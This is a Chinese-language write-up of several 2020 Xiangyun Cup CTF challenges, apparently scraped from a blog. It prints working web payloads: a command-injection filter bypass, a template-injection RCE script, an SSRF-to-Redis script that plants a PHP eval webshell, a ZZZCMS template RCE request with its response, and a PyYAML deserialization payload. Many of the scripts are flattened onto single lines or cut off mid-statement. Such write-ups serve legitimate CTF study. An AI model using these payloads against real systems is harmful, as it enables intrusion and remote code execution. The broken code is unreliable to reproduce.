java 中1%3c1%3c1_祥云杯2020 部分WriteUp

原创

王友初 于 2021-02-25 17:43:11 发布 249 收藏
文章标签： java 中1%3c1%3c1

本文链接：https://blog.csdn.net/weixin_35886636/article/details/114665189

祥云杯

Web

★sign

1%09||%09ls%09/


1%09||%09ca\t%09in\dex.p\hp时有个闪

1%09||find%09/%09-name%09`echo%09ZmxhKg==|base64%09-d`

找flag

1%09||ca\t%09/`echo%09L2V0Yy8uZmluZGZsYWcvZmxhZy50eHQ=|base64%09-d`

★flaskbot



写名字

```
29:999999998.137 is too small
30:999999999.069 is too small
31:999999999.534 is too small
32:999999999.767 is too small
33:999999999.884 is too small
34:999999999.942 is too small
35:999999999.971 is too small
36:999999999.985 is too small
37:999999999.993 is too small
38:999999999.996 is too small
39:999999999.998 is too small
40:999999999.999 is too small
41:1000000000.0 is too small
42:1000000000.0 is too small
43:1000000000.0 is too small
44:1000000000.0 is too small
45:1000000000.0 is too small
46:1000000000.0 is too small
47:1000000000.0 is too small
48:1000000000.0 is too small
49:1000000000.0 is too small
50:1000000000.0 is too small
51:1000000000.0 is too small
Wow! asd win.
```


发现要绕float，直接nan绕过

发现cookie，base64解码就是刚刚输的用户名

```
51:1000000000.0 is too small
Wow! asd win.
```



随便改一个用户名

```
50:1000000000.0 is too small
51:1000000000.0 is too small
Wow! 2131 win.
```


输入什么输出什么，那我直接模板注入

读文件报错debug发现是python2的东西，然后一直翻资料，后来翻到之前写的一道题
https://blog.csdn.net/SopRomeo/article/details/108985950

发现有这个类




那不直接原题芜湖起飞，跑个索引

import requestsimport base64import timeimport htmldata={'num':'nan'}header={'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36'}for i in range(0,300):time.sleep(0.06)url='http://eci-2zechif0ewh08bt6v1jm.cloudeci1.ichunqiu.com:8888/guess'payload="{{\'\'.__class__.__mro__[2].__subclasses__()[%s]}}" % ipayload = base64.b64encode(bytes(payload,encoding='utf-8'))cookie={'user':str(payload,encoding='utf-8')}r = requests.post(url,headers=header,data=data,cookies=cookie)text=html.unescape(r.text)print(text)if "subprocess.Popen" in text:print('----------\n\n')print(html.unescape(r.text))print(i)break

直接RCE

{{".__class__.__mro__[2].__subclasses__()[258]('ls /',shell=True,stdout=-1).communicate()[0].strip()}}

发现flag



过滤了flag，字符拼接绕

{{".__class__.__mro__[2].__subclasses__()[258]('cat /super_secret_fla'+'g.txt',shell=True,stdout=-1).communicate()[0].strip()}}

44:1000000000.0 is too small
45:1000000000.0 is too small
46:1000000000.0 is too small
47:1000000000.0 is too small
48:1000000000.0 is too small
49:1000000000.0 is too small
50:1000000000.0 is too small
51:1000000000.0 is too small
Wow! flag[redacted]win.

★doyouknowssrf

https://my.oschina.net/u/4593189/blog/4646830


Bypass SSRF

http://eci-2zefxwpkl0ky0qxw9jp1.cloudeci1.ichunqiu.com/?url=http://root:root@127.0.0.1:5000@baidu.com/?url=http%253A%252F%252F127.0.0.1%253A6379%252F_*1%250D%250A%25248%250D%250Aflushall%25

生成打内网redis的脚本：


```
import urllibprotocol="gopher://"ip="127.0.0.1"port="6379"shell="\n\n<?php eval($_GET[\"cmd\"]);?>\n\n"filename="shell.php"path="/var/www/html"passwd=""cmd=["flushall","set 1 {}".format(shell.replace(" ","${IFS}")),"config set dir {}".format(path),"config set dbfilename {}".format(filename),"save"]if passwd:cmd.insert(0,"AUTH {}".format(passwd))payload=protocol+ip+":"+port+"/_"def redis_format(arr):CRLF="\r\n"redis_arr = arr.split(" ")cmd=""cmd+="*"+str(len(redis_arr))for x in redis_arr:cmd+=CRLF+"$"+str(len((x.replace("${IFS}"," "))))+CRLF+x.replace("${IFS}"," ")cmd+=CRLFreturn cmdif __name__=="__main__":for x in cmd:payload += urllib.quote(redis_format(x))print payload
```


生成shell.php后，执行命令获得flag




★easygogogo


拿到题目，发现能上传任意文件，但并不解析，并且上传的文件名并不会更改，并且数据是保存在cookie里面生成的





于是尝试，修改cookie任意文件读取，但发现并不行，后来看到每个容器中的cookie相同，于是在第一个容器生成 ../../../../../../../flag 的cookie，在重启起一个容器，修改cookie，成功任意文件读取，拿到flag





★easyzzz

百度了一下，发现有很多历史漏洞，找到了网站/admin539，发现尝试爆破无果，也没找到可注入的点，那么前端可getshell的地方就更少了

参考文章：https://www.anquanke.com/post/id/173991，在文章中提到/search这个接口存在rce，于是尝试了一下，发现if被ban了，尝试绕过，在该框架中找到了一种模版的方式，进行绕过 {cutpic:}

成功执行命令，payload如下：

{i{cutpic:}f:(print(cat /flag))}{end i{cutpic:}f}

```
POST /search/ HTTP/1.1
Host: eci-2zead2yle7kpyr7omeii.cloudeci1.ichunqiu.com
Content-Length: 60
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://eci-2zead2yle7kpyr7omeii.cloudeci1.ichunqiu.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.67
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Referer:
http://eci-2zead2yle7kpyr7omeii.cloudeci1.ichunqiu.com/search/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: Hm_lvt_2d0601bd28de7d49818249cf35d95943=
1603378435,1603378478,1605176178; UM_distinctid=
1734368a1a1a05-0e3e9dacc7455a-31617402-1aeaa0-1734368a1a2dcd;
__jsluid_h=fbc8d830861767abdb31ac6e8d5e39db; PHPSESSID=
aca6856d19e4ac010987a344f4c4ed34
Connection: close

keys={i{cutpic:}f:(print(`cat%20/flag`))}{end%20i{cutpic:}f}
```

```
HTTP/1.1 200 OK
Date: Sun, 22 Nov 2020 10:17:33 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 6161
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Set-Cookie: zzz254_keys=%7Bi%7Bcutpic%3A%7Df%3A%28print%28%60ca
Vary: Accept-Encoding
X-Via-JSL: elfce14,-
X-Cache: bypass

flag{5b6bf3a3-e1ae-40a9-ac75-465791513af5}
flag{5b6bf3a3-e1ae-40a9-ac75-465791513af5}
flag{5b6bf3a3-e1ae-40a9-ac75-465791513af5}
<!doctype html>
<html>
  <head>
    <meta charset="utf-8">
    <title>
      关键词【】搜索结果-ZZZCMS php版本建站系统
    </title>
    <meta name="Keywords" content="" >
    <meta name="Description" content="">
    <meta name="author" content="http://www.zzzcms.com" />

    <script src="/template/pc/cn2
    </script>
    <link rel="stylesheet" type="text/css" href="/template/pc/c
    <script src="/template/pc/cn2016/js/img.js" type="text/java
```

★profile system

测试发现存在目录穿越

```
GET /uploads/../app.py HTTP/1.1
Host: eci-2ze4i20uld1x2d0108ta.cloudeci1.ichunqiu.com:8888
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.67
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: Hm_lvt_2d0601bd28de7d49818249cf35d95943=
1603378435,1603378478,1605176178; UM_distinctid=
1734368a1a1a05-0e3e9dacc7455a-31617402-1aeaa0-1734368a1a2dcd;
__jsluid_h=86df356843c263210d266ebab886f06c; session=
eyJwcml2aWxlZGdlIjoiZ3Vlc3QifQ.X7p4NQ.WCMlolXsxZy7O9yfXZvt5AHTMZc
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sun, 22 Nov 2020 14:40:21 GMT
Content-Type: text/x-python; charset=utf-8
Content-Length: 2473
Connection: close
Last-Modified: Sat, 21 Nov 2020 01:10:27 GMT
Cache-Control: public, max-age=43200
Expires: Mon, 23 Nov 2020 02:40:21 GMT
ETag: "1605921027.0-2473-1798637665"
X-Via-JSL: elfce14,-
X-Cache: bypass

from flask import Flask, render_template, request, flash, redire
import os
import re
from hashlib import md5
import yaml


app = Flask(__name__)
app.config['UPLOAD_FOLDER'] = os.path.join(os.curdir, "uploads")
app.config['SECRET_KEY'] = 'Th1s_is_A_Sup333er_s1cret_k1yyyyy'
ALLOWED_EXTENSIONS = {
    'yaml','yml'
}

def allowed_file(filename):
return '.' in filename and filename.rsplit('.', 1)[1].lower()

@app.route("/")
def index():
session['priviledge'] = 'guest'
return render_template("home.html")

@app.route("/upload", methods=["POST"])
def upload():
file = request.files["file"]
if file.filename == '':
flash('No selected file')
```

审计后猜测应该是yaml处存在漏洞，参考链接如下：


https://github.com/yaml/pyyaml/issues/420

利用pyyaml漏洞，打一波远程，题目无回显，所以需要将输出重定向，这里将payload16进制编码一下，防止正则匹配

payload如下：

!!python/object/new:tuple- !!python/object/new:map- !!python/name:eval- [
"\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x22\x6f\x73\x22\x29\x2e\x73\x79\x73\x74\x65\x6d\x28\x22\x2f\x72\x6
]

另外，还需伪造cookie进入判断条件:



if session['priviledge'] =='elite' and os.path.isfile(realpath):

简单伪造一下，上传文件，构造cookie，写入uploads/目录下，拿到flag

flag{52858174-5da5-455a-904c-6935453bc2d0}

Misc

★签到

base64：ZmxhZ3txcV9ncm91cF84MjY1NjYwNDB9

解密即得flag{qq_group_826566040}

★xixixi

磁盘内所有内容如下：(可用winhex直接复原

)

!i.pyimport structfrom xixi import FAT32Parserfrom xixixi import Padding, picDepartListdef EncodePieces():global clusterListres = []Range = len(picDepartList) # 58# GetRandomClusterList(n) - Generate a random cluster list with length nclusterList = GetRandomClusterList(Range)for i in range(Range):if i != Range - 1:newCRC = struct.pack("

 # !ixi.pyimport structclass FAT32Parser(object):def __init__(self, vhdFileName):with open(vhdFileName, 'rb') as f:self.diskData = f.read()self.DBR_off = self.GetDBRoff()self.newData = ''.join(self.diskData)def GetDBRoff(self):DPT_off = 0x1BEtarget = self.diskData[DPT_off+8:DPT_off+12]DBR_sector_off, = struct.unpack('

分析两个文件，可以得出：

!ixi.py中的类FAT32Parser，可以对磁盘进行一系列操作。!i.py中的文件是对文件进行分块儿处理，并且图片被分为了58块儿，除了第一块儿未被加密外，其余块儿都进行了如下处理：

①每块儿的最后四位，即CRC校验值被替换成了下一块儿所在的簇号。

②除第一块儿外，其余块儿的内容都会与该块儿的簇号 & 0xFE整体进行异或。

所以想要反解图片块儿，需要对每个块儿先进行异或解密，再查看后四位得到下一块儿的簇号。

 # -- coding: utf-8 -*-# @Project: Hello Python!# @File : exp# @Author : Tr0jAn # @Date : 2020-11-22import structimport binasciifrom xixi import FAT32Parserdef read(n):global keybinary = b"for i in vhd.read(n):binary += (i ^ (key & 0xFE)).to_bytes(length=1, byteorder='big', signed=False)return binaryFAT = FAT32Parser("new.vhd")vhd = open("new.vhd", "rb")vhd.seek(0x27bae00) # 定位磁盘中图片位置flag = open("flag.png", "wb")flag.write(vhd.read(8)) # 写入png头key = 0while True:d = read(8)length, cType = struct.unpack(">I4s", d)print(length, cType) # length为数据长度，cType为数据块类型data = read(length)CRC = struct.unpack(">I", read(4))[0]print(CRC)rCRC = binascii.crc32(cType + data) & 0xffffffffprint(rCRC)rDATA = struct.pack(">I", length) + cType + data + struct.pack(">I", rCRC)flag.write(rDATA)if CRC != rCRC: # CRC错误的IDAT数据块b_endian = struct.pack(">I", CRC)clusterList = struct.unpack("*

对磁盘反解出flag.png


flag{0cfdd1ad80807da6c0413de606bb0ae4}

★进制反转

下发的文件显示损坏无法打开，但是手机可以正常打开，010edit打开显示CRC错误，修改后提示需要密码解密，但是爆破rar未果，于是想起来可能是rar压缩伪加密，尝试修改

